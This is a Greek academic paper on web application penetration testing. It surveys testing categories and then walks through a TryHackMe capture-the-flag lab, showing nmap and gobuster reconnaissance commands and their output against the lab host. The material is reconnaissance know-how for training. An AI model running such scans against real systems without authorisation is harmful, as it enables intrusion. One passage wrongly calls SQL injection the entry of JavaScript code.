To *Authorization Testing* – υποκατηγορία και αυτό του Identity Management Testing - αφορά σε ελέγχους σχετικά με την υλοποίηση του πρωτοκόλλου ελέγχου ταυτότητας (OAuth) και συγκεκριμένα σχετικά με τα δικαιώματα ενός χρήστη εντός μιας εφαρμογής. Πιθανές δυσλειτουργίες ή «κακοτεχνίες» κατά την υλοποίηση μπορεί να οδηγήσουν στην ανακάλυψη ευπαθειών όπως τη δυνατότητα πρόσβασης σε admin σελίδες μίας web εφαρμογής από χρήστες που δεν ανήκουν σε αυτό το role group, ή στην ακούσια αποκάλυψη link σελίδων με ευαίσθητες πληροφορίες (π.χ. /robots.txt/) σε κάποιο σημείο του πηγαίου κώδικα.

To *Session Management Testing* αφορά σε ελέγχους που σχετίζονται με την λειτουργία του ενεργού session ανάμεσα στον χρήστη και στην εφαρμογή. Ουσιαστικά για να αποφευχθεί το να γίνεται log in για κάθε σελίδα στην οποία περιηγείται ο χρήστης, το web application έχει έναν μηχανισμό διατήρησης των credentials του χρήστη για ένα προκαθορισμένο χρονικό περιθώριο. Έτσι ορίζεται ένα session. Το testing σε αυτό τον τομέα επιδιώκει να ελέγξει και να εξασφαλίσει ότι τα cookies και τα session tokens που είναι βασικοί συντελεστές στη διατήρηση ενός session έχουν παραχθεί με την απαραίτητη τυχαιότητα. Μία γνωστή ευπάθεια τέτοιου τύπου είναι το λεγόμενο Session Hijacking, κατά το οποίο ένας κακόβουλος hacker μπορεί να ελέγχει το σύνολο της επικοινωνίας client – server σαν ενδιάμεσος (*Man-In-The-Middle Attack*). Κάτι τέτοιο μπορεί να υλοποιηθεί με διάφορους τρόπους, ένας εκ των οποίων είναι ο κακόβουλος να κλέψει το session cookie του χρήστη.

To *Input Validation Testing* αποτελεί ένα πεδίο security testing στο οποίο ο penetration tester εξετάζει και προσπαθεί να εξασφαλίσει ότι η εισαγωγή δεδομένων είναι έγκυρη. Υπάρχουν πολλών ειδών επιθέσεις που ομαδοποιούνται στην μεγάλη και πολύ σημαντική κατηγορία των *injections*. Ο tester μπορεί να διεξάγει, παραδείγματος χάρη, μία *SQL injection* επίθεση μέσα από ένα textbox της υπό εξέταση εφαρμογής, το οποίο αλληλοεπιδρά με τη βάση δεδομένων στο πίσω μέρος, και, αντί να εισάγει απλό κείμενο (π.χ. σε ένα textbox αναζήτησης), να εισάγει JavaScript κώδικα ο οποίος να δίνει κάποια εντολή απευθείας στο backend. Άλλες αντίστοιχες επιθέσεις τύπου Input Validation θα λέγαμε ότι είναι οι *Cross-Site Scripting* (“XSS”) επιθέσεις. Για παράδειγμα, σε μία Reflected XSS επίθεση ο penetration tester εισάγει στο URI που επιστρέφει στον χρήστη σαν reply μετά από ένα request κάποια πεδία με κακόβουλο κώδικα. Αυτό το πεδίο security testing είναι πολύ χρήσιμο ώστε να προβλεφθούν σοβαρές ευπάθειες και να αντιμετωπιστούν μέσα από *Secure Coding* πρακτικές.

To *Error Handling Testing* αποτελεί ένα πεδίο του security testing που προσεγγίζει περισσότερο στα βάθη τη μηχανική του υπό εξέταση συστήματος. Σε αυτή την περίπτωση ο penetration tester εκμεταλλεύεται την ελλιπή προσέγγιση των προγραμματιστών, οι οποίοι συχνά δομούν μια εφαρμογή σκεπτόμενοι στην ουσία μόνο την τυπικά προδιαγεγραμμένη χρήση της κι όχι τις εν δυνάμει εναλλακτικές χρήσεις αυτής. Σε τεχνικό επίπεδο, ο tester εκμεταλλεύεται – ή και προκαλεί επιτηδευμένα – σφάλματα / errors, κάνοντας μία μη κανονική χρήση της εφαρμογής (π.χ. εισάγοντας δεδομένα τύπου string σε μία μεταβλητή τύπου integer). Λόγω αυτής της μη κανονικής χρήσης η εφαρμογή παράγει error messages. Εάν δεν υπάρχει η πρόβλεψη στον ίδιο τον κώδικα για τον συντεταγμένο χειρισμό τους (“*Proper Handling of Exceptions and Runtime Exceptions*”)

είναι δυνατό αυτά τα errors να γίνουν πηγή άντλησης κρίσιμων πληροφοριών για το υπό εξέταση σύστημα καθώς και να αποτελέσουν εν δυνάμει αδυναμίες αυτού, εάν ιδωθούν από ένα *exploitative* πρίσμα.

Το *Weak Cryptography Testing* αποτελεί ένα πολύ βασικό πεδίο δοκιμών κατά το οποίο ο penetration tester ελέγχει εάν τα κανάλια επικοινωνίας που χρησιμοποιούνται από την υπό εξέταση εφαρμογή για την αποστολή και λήψη δεδομένων είναι επαρκώς κρυπτογραφημένα. Ένα σημαντικό πρωτόκολλο ασφαλούς επικοινωνίας που χρησιμοποιείται ευρέως στις επικοινωνίες web εφαρμογών είναι το *Transport Layer Security Protocol* (“*TLS*”). Το TLS είναι συνήθως το βάθρο πάνω στο οποίο τρέχει το HTTP/HTTPS. Αυτό που έρχεται το TLS πρωτόκολλο να εξασφαλίσει είναι ότι ο server θα μοιράζεται δεδομένα με τον εκάστοτε client browser με κρυπτογραφημένο μέσο. Αυτό ουσιαστικά προστατεύει την επικοινωνία client – server από Man-In-The-Middle επιθέσεις. Επιπλέον, το TLS εξασφαλίζει όχι μόνο την εμπιστευτικότητα της επικοινωνίας αλλά και την εγκυρότητα. Η εξασφάλιση της εγκυρότητας γίνεται με τη χρήση κάποιων *Trusted Digital Certificates*. Πρόκειται για certificates τα οποία αποδεικνύουν το γνήσιο του αποστολέα / εκδότη της πληροφορίας. Για παράδειγμα, εκδότης μίας πληροφορίας μπορεί να θεωρηθεί ένας δημόσιος ή ιδιωτικός οργανισμός όπως μία κυβέρνηση, μια εταιρεία κτλ. Εκτός από το εάν υπάρχει ή όχι κρυπτογράφηση σε ένα κανάλι ο penetration tester ίσως χρειαστεί να ελέγξει και την ποιότητα της κρυπτογράφησης. Η μη σωστή χρήση αλγορίθμων κρυπτογράφησης μπορεί να οδηγήσει στην έκθεση μη δημόσιων δεδομένων, στη διαρροή κωδικών κ.α.

Το *Business Logic Testing* αποτελεί ένα πεδίο που εξέχει λίγο σε σχέση με τα υπόλοιπα από την άποψη ότι η αποτελεσματικότητα του penetration tester δεν έγκειται κυρίως στις τεχνικές του ικανότητες όσο στην κριτική σκέψη και την αντίληψη που έχει γύρω από τη «λογική» (“*Business Logic*”) της εφαρμογής, η οποία απορρέει από τον σκοπό αυτής. Ο tester, δοκιμάζοντας τα όρια και τις αντιφάσεις του λεγόμενου business logic, ουσιαστικά κάνει μία ανορθόδοξη χρήση της εφαρμογής. Ένα παράδειγμα θα ήταν η περιήγηση σε ένα website ηλεκτρονικού εμπορίου όπου ο tester μπαίνει στη σελίδα ενός προϊόντος χαμηλού κόστους και, διατηρώντας το ίδιο session, στη συνέχεια να επιλέξει κάποιο άλλο, υψηλότερου κόστους, προϊόν, να αλλάξει την τιμή του και στη συνέχεια να προχωρήσει στην πληρωμή. Σε αυτό το παράδειγμα ο tester «παίζει» με τη λογική της εφαρμογής.

Το *Client – Side Testing* αφορά στις δοκιμές εκείνες που σχετίζονται με το client-side μιας εφαρμογής το οποίο τρέχει στον browser του χρήστη. Αναφορικά, κάποιες αξιοσημείωτες δοκιμές/επιθέσεις αυτού του τύπου είναι η εκτέλεση κακόβουλου JavaScript κώδικα στον browser του χρήστη, το DOM cross-site scripting (“DOM XSS attack”), client-side URL redirect σε κάποιο κακόβουλο website, επιθέσεις clickjacking κ.α..

Τέλος, το *Web API Testing* αφορά τις δοκιμές που σχετίζονται προφανώς με τις προγραμματιστικές διεπαφές και την επικοινωνία που συντελείται ανάμεσα στις διαφορετικές εφαρμογές κατά την υποστήριξη ενός web application. Οι πιο συχνοί τύποι είναι τα REST και SOAP APIs.

---

## 2. Εφαρμοσμένες μεθοδολογίες Penetration Testing σε δοκιμασία τύπου Capture-the-Flag

---

## 2.1 Εισαγωγή

Πριν εμβαθύνουμε στο εργαστηριακό μέρος χρειάζεται να σημειωθεί εισαγωγικά το εξής. Η παρούσα εργασία προσεγγίζει το εργαστηριακό της μέρος σαν μια άσκηση της οποίας το κάθε σημείο χρήζει ανάλυσης, κι όχι σαν μια άσκηση για πρακτική εξάσκηση διαχωρισμένη από τη θεωρία. Έτσι στο τμήμα που ακολουθεί ο αναγνώστης δεν θα πρέπει να προσδοκεί για μία «λίστα» βημάτων που οδηγούν γραμμικά στην εύρεση των λύσεων του εργαστηρίου, αντί αυτού θα βρει μία μεθοδολογία ανίχνευσης πληροφοριών με πορεία από το ειδικό στο γενικό, καθώς επίσης και μία σειρά εργαλείων η παρουσίαση των όποιων γίνεται με στόχο ο νέος penetration tester να αυτονομηθεί από τους στενούς οδηγούς χρήσης και να αποκτήσει αντίληψη γύρω από τις πραγματικές λειτουργίες των εργαλείων.

## 2.2 Η πλατφόρμα Try Hack Me




Το lab “Blog” είναι ένα lab μεσαίας δυσκολίας σύμφωνα με την κατηγοριοποίηση της πλατφόρμας TryHackMe. Πρόκειται για ένα lab που ανήκει στην κατηγορία CtF (“Capture-the-Flag”).

Στις δοκιμασίες τύπου CtF ο tester προσπαθεί να ανακαλύψει κρυμμένα flags χρησιμοποιώντας όσα τεχνικά μέσα διαθέτει μέσα στο virtual machine στο οποίο τρέχει το συγκεκριμένο lab. Τα flags συνήθως είναι μία λέξη ή φράση η οποία είναι σε plain text English, σε γλώσσα δηλαδή αναγνωρίσιμη από το ανθρώπινο μάτι. Αυτή η προσέγγιση διευκολύνει την εκπαιδευτική διαδικασία σε τέτοιου τύπου δοκιμασίες καθώς ο tester επιβραβεύεται με έναν αντιληπτό και ξεκάθαρο τρόπο, πράγμα που διαφέρει βέβαια από το hacking στην πραγματική ζωή καθώς τα πραγματικά flags πολλές φορές είναι στεγνά τεχνική πληροφορία, π.χ. κάποιο token string, το οποίο είναι απλώς ένα «σκαλοπάτι» για τα επόμενα ευρήματα.

Επιπλέον, για την αποφυγή σύγχυσης ο tester που είναι αρχάριος χρήστης της πλατφόρμας TryHackMe χρειάζεται να γνωρίζει ότι τα labs εδώ ονομάζονται rooms. Ένα room συνήθως εμπεριέχει μια σελίδα που παρέχει βασική πληροφορία, κάποια πεδία εισαγωγής κειμένου στα οποία ο tester βάζει τα αποτελέσματα της έρευνας καθώς και ένα button “Start Machine” το οποίο ξεκινάει το virtual machine (“vm”) με το room.

## 2.3 “Blog”



► Start Machine

Στο πεδίο Target Machine Information ο tester θα βρει την IP address του blog που θα παραβιάσει. Στο συγκεκριμένο room ο στόχος είναι να βρεθούν δύο flags.




Target Machine Information		
Title	Target IP Address	Expires
Blog	10.10.29.181	1h 46min 13s
<div><span>?</span> <span>Add 1 hour</span> <span>Terminate</span></div>		

In order to get the blog to work with AWS, you'll need to add **10.10.29.181** blog.thm to your `/etc/hosts` file.

*Credit to Sq00ky for the root privesc idea ;)*


Απαραίτητη προϋπόθεση για να μπορέσει το site να «σηκωθεί» μέσα στο vm είναι να προστεθεί στο αρχείο `/etc/hosts` ο host του blog. Για να κάνουμε edit το αρχείο αυτό στο linux vm που έχουμε μπροστά μας θα ανοίξουμε το terminal και θα τρέξουμε το πρόγραμμα επεξεργασίας κειμένου nano. Τρέχουμε την εντολή **nano /etc/hosts** και στο αρχείο προσθέτουμε την IP του blog (η οποία είναι διαφορετική για κάθε tester και σε κάθε διαφορετικό session του vm!), π.χ. 10.10.20.239, και δίπλα το όνομα του site (blog.thm).





Για να σωθούν οι αλλαγές στο αρχείο πατάμε **CTRL+X**, μετά **Y** (Y for “Yes, save changes”), μετά **Enter**. Στη συνέχεια δοκιμάζουμε να επισκεφτούμε το `blog.thm` μέσω browser.

Προσοχή. Όταν ο χρήστης συνδέεται στο vm ουσιαστικά ξεκινάει ένα session ανάμεσα στον υπολογιστή του χρήστη και τον server που φιλοξενεί το vm. Το session αυτό έχει μία καθορισμένη χρονική διάρκεια για το χρονικό διάστημα που ο χρήστης δεν χρησιμοποιεί την εφαρμογή. Φυσικά αν λήξει το session ο χρήστης μπορεί απλά να επανασυνδεθεί. Το θέμα όμως που θα συναντήσει στο συγκεκριμένο room είναι ότι κάθε φορά που επανασυνδέεται θα χρειάζεται να επαναλαμβάνει την διαδικασία της πρόσθεσης του host στο αρχείο `/etc/hosts`, όπως περιγράφεται και νωρίτερα. Διαφορετικά το `blog.thm` δεν θα εμφανίζεται στον browser του room.



Τώρα που το περιβάλλον είναι επαρκώς στημένο ο tester μπορεί να ξεκινήσει το penetration test του με βάση την μεθοδολογία που είχε περιγραφεί παραπάνω. Προφανώς εφόσον δεν πρόκειται για ένα αληθινό case study αλλά για ένα lab δεν μπορεί να ακολουθηθεί το πρώτο βήμα της μεθοδολογίας, το information gathering από εξωτερικές - δημόσιες πηγές. Προχωράμε λοιπόν στην φάση του reconnaissance.

Σημειώνεται ότι στα βήματα που θα ακολουθήσουν δεν θα φέρουν άμεσο αποτέλεσμα όλες μας οι ενέργειες. Το αδιέξοδο είναι κάτι με το οποίο ο tester πρέπει να συμφιλιωθεί και να μάθει να διαχειρίζεται δημιουργικά, για να σχηματίζει νοητά την αρχιτεκτονική της εφαρμογής μέσα από το να αποκλείει ενδεχόμενα. Ξεκινάμε λοιπόν το reconnaissance, δηλαδή την χαρτογράφηση της εφαρμογής. Αρχικά θα σκανάρουμε τον server της εφαρμογής ώστε να ανακαλύψουμε και να καταγράψουμε ανοιχτά ports και services που τρέχουν πάνω σε αυτά. Για αυτή τη δουλειά θα χρησιμοποιήσουμε ένα αρκετά γνωστό open source εργαλείο, το nmap ("network mapper").

## Nmap & χαρτογράφηση συστημάτων

Πηγαίνουμε στο terminal και τρέχουμε την εντολή **nmap -sC -sV blog.thm -oN nmapscan** για να ξεκινήσει το scan.

```
root@ip-10-10-99-253: ~  
File Edit View Search Terminal Help  
root@ip-10-10-99-253:~# nmap -sC -sV blog.thm -oN nmapscan
```

Στην παραπάνω εντολή βλέπουμε παραμέτρους (π.χ. **-sC**). Οι παράμετροι αυτοί λέγονται switches («διακόπτες»), αφού είναι σαν να ανοιγοκλείνουμε διακόπτες και ανάλογα με τους διακόπτες που «σηκώνουμε» στη «μηχανή» του nmap αλλάζει και το τι scan θα ακολουθήσει. Στην παραπάνω εντολή χρησιμοποιούμε τα εξής switches:

- **-sC**: Ενεργοποιεί το Nmap Scripting Engine ώστε να τρέξουν κάποια προκαθορισμένα scripts του nmap κατά τη διάρκεια του scan. Αυτά τα scripts ορίζουν το τι θα ψάξει το scan.

- **-sV**: Ορίζει ότι το nmap θα ψάχνει για version π.χ. τη version του OS, τη version κάποιου service κτλ.
- **Blog.thm**: Ορίζει τον στόχο του scan. Αντί του domain name θα μπορούσε να έχει οριστεί η IP address του website.
- **-oN nmapscan**: Ορίζει ότι τα αποτελέσματα του scan θα αποθηκευτούν σε ένα αρχείο που λέγεται "nmapscan".

Συνήθως το nmap απαιτεί έναν μικρό χρόνο αναμονής μέχρι να στείλει στην οθόνη το scan report με τα ευρήματα. Γιατί συμβαίνει αυτό;

Όταν ο tester δίνει την εντολή να ξεκινήσει η σάρωση ενός συστήματος το nmap στέλνει ίσως και χιλιάδες tcp πακέτα στον host που του έχουμε ορίσει (για την ακρίβεια είναι πιθανό μόνο για έναν host το nmap να φτάσει να στείλει μέχρι και 65.535 tcp πακέτα για να ελέγξει όλα τα ports του). Αυτό εν τέλει είναι μια φυσική διαδικασία αφού χρειάζεται τα tcp πακέτα να μεταφερθούν μέσα από το φυσικό μέσο (με ραδιοκύματα μέχρι το router, με ρεύμα μέχρι το τηλεπικοινωνιακό κέντρο κ.ο.κ.), να διασχίσουν όλους τους ενδιάμεσους κόμβους του δικτύου, να φτάσουν στον server του host που μας ενδιαφέρει, η εφαρμογή με την σειρά της να επεξεργαστεί τα εισερχόμενα δεδομένα και να στείλει την απάντησή της πίσω στον tester, στέλνοντας τα πακέτα πάλι σε ένα μακρύ ταξίδι μέσα στο δίκτυο. Επιπλέον, στον παραπάνω χρόνο προστίθεται ο χρόνος που χρειάζεται το nmap για να συλλέξει, να επεξεργαστεί και να μορφοποιήσει τα δεδομένα που έλαβε σε μορφή που μπορεί να κατανοήσει ο άνθρωπος. Τέλος, αν ρυθμίσει το nmap να σκανάρει πάνω από μία IP διευθύνσεις ταυτόχρονα τότε η ίδια διαδικασία επαναλαμβάνεται πολλαπλές φορές.

Αυτός είναι ο λόγος που το nmap «καθυστερεί». Ο tester χρειάζεται να έχει αντίληψη ώστε να μην κατακλύζεται από λαθεμένες αμφιβολίες κατά την τυφλή διαδικασία του black-box penetration testing ειδικά όταν έχει να αντιμετωπίσει το αχανές πεδίο των δικτύων υπολογιστών.

Ακολουθεί το scan report του nmap:

```

Nmap scan report for blog.thm (10.10.20.239)
Host is up (0.00082s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|   256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (EdDSA)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: WordPress 5.0
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:A5:EB:DF:11:1F (Unknown)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\blog
|   Domain name: \x00
|   FQDN: blog
|_ System time: 2024-11-19T14:14:40+00:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
|_ smb2-time:
|   date: 2024-11-19 14:14:40
|_ start_date: 1600-12-31 23:58:45

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.90 seconds

```

Το συγκεκριμένο report αποτελείται από δύο μέρη: πάνω βλέπουμε τον πίνακα των ports με τα πεδία ports -state-service-version, κάτω στο Host script results βλέπουμε τα αποτελέσματα του smb scan (server message block protocol) στο οποίο παρουσιάζονται πληροφορίες σχετικά με το λειτουργικό σύστημα και την παραμετροποίηση του server πάνω στον οποίο τρέχει η εφαρμογή.

Στο πρώτο μέρος του scan report βλέπουμε ότι ο server της εφαρμογής έχει τέσσερα ανοιχτά ports στα οποία τρέχουν αντίστοιχα τα ακόλουθα services:

Port	State	Service
22	Open	SSH
80	Open	HTTP
139	Open	Netbios-ssn
445	Open	Netbios-ssn

Το πρώτο συμπέρασμα που βγάζουμε από τα αποτελέσματα είναι ότι το site τρέχει μέσα από την πόρτα 80 (στην οποία τρέχει το HTTP service) σε αντίθεση π.χ. με την πόρτα 443 που χρησιμοποιούν πλέον τα περισσότερα website (στην οποία τρέχει το HTTPS service). Αν στο URL

μετά το domain name προσθέσουμε την πόρτα 80 θα δούμε ότι το site δεν κάνει enforced redirect στην ασφαλή πόρτα 443 και στο ασφαλές HTTPS, αλλά παραμένει να τρέχει μέσα από την 80 και το HTTP, το οποίο συμβαίνει λόγω του παραπάνω ευρήματος. **Αυτό σημαίνει ότι το site μας έχει μια βασική ευπάθεια: unencrypted traffic.**

### Gobuster, Brute-Force επιθέσεις & directory scanning

Εφόσον έχουμε εικόνα των services που τρέχουν στον web server του site τώρα θα χρειαστεί να αποκτήσουμε μία καλύτερη εικόνα για το ίδιο το site. Μία κλασική μέθοδος για να το κάνουμε αυτό είναι να προχωρήσουμε σε ένα directory scan. Υπάρχουν διάφορα εργαλεία που χρησιμεύουν για την διεξαγωγή ενός directory scan, με τα γνωστότερα να είναι τα dirsearch, dirbuster, gobuster. Στην παρούσα εργασία θα χρησιμοποιήσουμε το gobuster καθώς είναι το μόνο προεγκατεστημένο στο linux vm του room αυτού.

Αν τρέξουμε στο terminal σκέτη την εντολή 'gobuster' θα εμφανιστεί το γενικό menu του συγκεκριμένου προγράμματος:

```
root@ip-10-10-88-251:~# gobuster
Usage:
  gobuster [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  dir          Uses directory/file enumeration mode
  dns          Uses DNS subdomain enumeration mode
  fuzz         Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
  gcs          Uses gcs bucket enumeration mode
  help         Help about any command
  s3           Uses aws bucket enumeration mode
  tftp         Uses TFTP enumeration mode
  version      shows the current version
  vhost        Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)

Flags:
  -d, --debug                Enable debug output
  -t, --delay duration       Time each thread waits between requests (e.g. 1500ms)
  -h, --help                 help for gobuster
  -c, --no-color             Disable color output
  -e, --no-error             Don't display errors
  -z, --no-progress          Don't display progress
  -o, --output string        Output file to write results to (defaults to stdout)
  -p, --pattern string       File containing replacement patterns
  -q, --quiet                Don't print the banner and other noise
  -t, --threads int          Number of concurrent threads (default 10)
  -v, --verbose              Verbose output (errors)
  -w, --wordlist string       Path to the wordlist. Set to - to use STDIN.
  --wordlist-offset int      Resume from a given position in the wordlist (defaults to 0)

Use "gobuster [command] --help" for more information about a command.
root@ip-10-10-88-251:~# dirbuster
dirbuster: command not found
root@ip-10-10-88-251:~#
```

Όπως φαίνεται και στην εικόνα, στο menu διακρίνουμε δύο τμήματα. Στο πρώτο τμήμα παρατίθενται οι εντολές του gobuster (Available commands). Με την εντολή ρυθμίζουμε το mode, το είδος δηλαδή του scan που θα εκτελεστεί. Στο δεύτερο τμήμα βλέπουμε τα δυνατά flags που μπορεί να επιλέξει ο tester για την παραμετροποίηση του scan. Το gobuster έχει κοινά στοιχεία με το nmap στο πώς δομούνται οι εντολές του, απλώς αυτό που στο nmap αποκαλούσαμε “switch” εδώ το αποκαλούμε “flag” (το οποίο φυσικά δεν έχει καμία σχέση και δεν πρέπει να συγχέεται με το flag όπως εννοείται στην πλατφόρμα TryHackMe με τη σημασία του επιτεύγματος ή του ευρήματος).

Αυτό που μας ενδιαφέρει σε αυτή τη φάση είναι να αποκτήσουμε μια αναλυτική εικόνα για τους φακέλους (directories) του website, τόσο τους φανερούς και δημόσιους όσο και αυτούς που βλέπει μόνο ο διαχειριστής του. Για να το κάνει αυτό το gobuster «βομβαρδίζει» (“buster”) το website με μια σειρά από HTTP requests τα οποία βασίζονται σε μία λίστα (wordlist). Η λίστα αυτή δεν είναι παρά ένα μεγάλο txt αρχείο το οποίο περιέχει μία λίστα από πιθανά ονόματα που μπορεί να δοθούν από τους προγραμματιστές στους φακέλους και τα αρχεία ενός website με βάση τις συνήθεις προγραμματιστικές πρακτικές. Με πιο απλά λόγια το gobuster προσπαθεί να μαντέψει τους φακέλους της εφαρμογής εναλλάσσοντας πολύ γρήγορα τα requests του. Πρόκειται για τη λεγόμενη Brute-Force Attack.

Όταν το συνειδητοποιεί κανείς αυτό είναι πολύ πιθανό να αναρωτηθεί κατά πόσο υπάρχει πιθανότητα τα αποτελέσματα του scan να είναι εσφαλμένα ή ελλιπή. Η τριβή με τα εργαλεία και τις μεθοδολογίες του penetration testing οδηγεί τον tester να συνειδητοποιήσει ότι το penetration testing είναι μία διαδικασία η οποία από τη μία βασίζεται σε επιστημονική γνώση και τεχνική εξειδίκευση υψηλού επιπέδου και από την άλλη η ίδια η διαδικασία αυτή καθαυτή έχει στοιχεία τέχνης, δοκιμής και εμπειρισμού.

Πρέπει να υπάρχει αντίληψη ότι τα εργαλεία του hacking είναι εργαλεία που φτιάχτηκαν από ανθρώπους, το κάθε ένα έχει το δικό του σκοπό, άρα αντίστοιχα και τους δικούς του περιορισμούς, και ό,τι ειδικά τα αυτοματοποιημένα εργαλεία πάντα διατηρούν το ενδεχόμενο του false positive ή της έλλειψης. Επομένως, μια πιο ολοκληρωμένη προσέγγιση θα είναι ο συνδυασμός του αυτοματοποιημένου και του manual testing. Αυτό ισχύει ακόμη και για εργαλεία που χρησιμοποιούν AI για να κάνουν πιο εξειδικευμένες δοκιμές διεξόδου, δεδομένου του πρώιμου σταδίου ανάπτυξής τους.

Ας επιστρέψουμε στο gobuster. Πηγαίνουμε στο terminal του vm και τρέχουμε την εντολή **gobuster dir -u blog.thm -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt** . Αυτή η εντολή αναλύεται στα εξής μέρη:

- gobuster: Πυροδοτεί την έναρξη του gobuster.
- dir: Ορίζει το mode του scan σε dir, δηλαδή λέει στο gobuster να ψάξει για φακέλους, υποφακέλους και αρχεία.
- -u blog.thm: Ορίζει το που να ψάξει το gobuster. Στην προκειμένη στο blog που μας ενδιαφέρει.
